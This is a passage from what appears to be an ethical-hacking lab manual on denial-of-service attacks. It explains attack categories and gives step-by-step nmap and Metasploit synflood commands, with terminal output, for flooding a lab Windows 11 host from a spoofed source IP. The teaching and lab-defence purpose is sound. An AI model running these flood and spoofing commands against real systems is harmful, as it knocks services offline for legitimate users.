

# Module 10: Denial-of-Service Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

## Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

## Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

## Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network.

Recommended labs that will assist you in learning various DoS attack techniques include:

1. Perform DoS and DDoS attacks using various Techniques
  - Perform a DoS attack (SYN flooding) on a target host using Metasploit
  - Perform a DoS attack on a target host using hping3
  - Perform a DoS attack using Raven-storm
  - Perform a DDoS attack using HOIC
  - Perform a DDoS attack using LOIC
2. Detect and protect against DoS and DDoS attacks



- o Detect and protect against DDoS attacks using Anti DDoS Guardian

# Lab 1: Perform DoS and DDoS Attacks using Various Techniques

## Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

## Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3
- Perform a DoS attack using Raven-storm
- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

## Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks:** Consume the bandwidth of the target network or service

Attack techniques:

- o UDP flood attack
- o ICMP flood attack
- o Ping of Death and smurf attack
- o Pulse wave and zero-day attack

- **Protocol Attacks:** Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

- o SYN flood attack
- o Fragmentation attack
- o Spoofed session flood attack
- o ACK flood attack

- **Application Layer Attacks:** Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- o HTTP GET/POST attack
- o Slowloris attack
- o UDP application layer flood attack
- o DDoS extortion attack



# Tasks 1: Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit


SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.


Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine to perform SYN flooding on the **Windows 11 (10.10.1.11)** machine through **port 21**.

1. By default, the **Parrot Security** machine is selected.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: - If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#
```

7. First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.

8. On the **Parrot Terminal** window, type **nmap -p 21 (Target IP address)** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

Note: **-p**: specifies the port to be scanned.

9. The result appears, displaying the port status as open, as shown in the screenshot.



The screenshot shows a terminal window titled "nmap -p 21 10.10.1.11 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
#cd
[root@parrot] -[~]
#nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 05:52 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot] -[~]
#
```

10. Now, we will perform SYN flooding on the target machine (**Windows 11**) using port 21.

11. In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.

12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.

msfconsole - Parrot Terminal

```
#msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

attacker's Home
    wake up, Neo...
        the matrix has you
            follow the white rabbit.

README knock, knock, Neo.

https://metasploit.com
```

13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.

msfconsole - Parrot Terminal

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) >
```

=[ metasploit v6.1.9-dev  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post  
+ --=[ 592 payloads - 45 encoders - 10 nops  
+ --=[ 9 evasion ]]

Metasploit tip: When in a module, use back to go  
back to the top level prompt

14. Now, determine which module options need to be configured to begin the DoS attack.

15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The title bar reads "msfconsole - Parrot Terminal". The command history shows:

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options
```

The "Module options (auxiliary/dos/tcp/synflood):" section displays the following table:

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```
msf6 auxiliary(dos/tcp/synflood) >
```

16. Here, we will perform SYN flooding on port **21** of the **Windows 11** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019 (10.10.1.19)** machine.

17. Issue the following commands:

- o **set RHOST (Target IP Address)** (here, **10.10.1.11**)
- o **set RPORT 21**
- o **set SHOST (Spoofable IP Address)** (here, **10.10.1.19**)

Note: By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
  (Readme License)
Name      Current Setting  Required  Description
----      -----          -----      -----
INTERFACE      no           no        The name of the interface
NUM          no           no        Number of SYNs to send (else unlimited)
RHOSTS       yes          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        80          yes       The target port
SHOST        no           no        The spoofable source address (else randomizes)
SNAPLEN      65535       yes       The number of bytes to capture
SPORT        no           no        The source port (else randomizes)
TIMEOUT      500          yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) >
```

18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 11** machine.

19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 11** machine.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
back to the top level prompt

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
  (Readme License)
Name      Current Setting  Required  Description
----      -----          -----      -----
INTERFACE      no           no        The name of the interface
NUM          no           no        Number of SYNs to send (else unlimited)
RHOSTS       yes          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        80          yes       The target port
SHOST        no           no        The spoofable source address (else randomizes)
SNAPLEN      65535       yes       The number of bytes to capture
SPORT        no           no        The source port (else randomizes)
TIMEOUT      500          yes       The number of seconds to wait for new data


msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

[*] SYN flooding 10.10.1.11:21...
```

20. To confirm, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



21. Click **Search** icon (  ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.

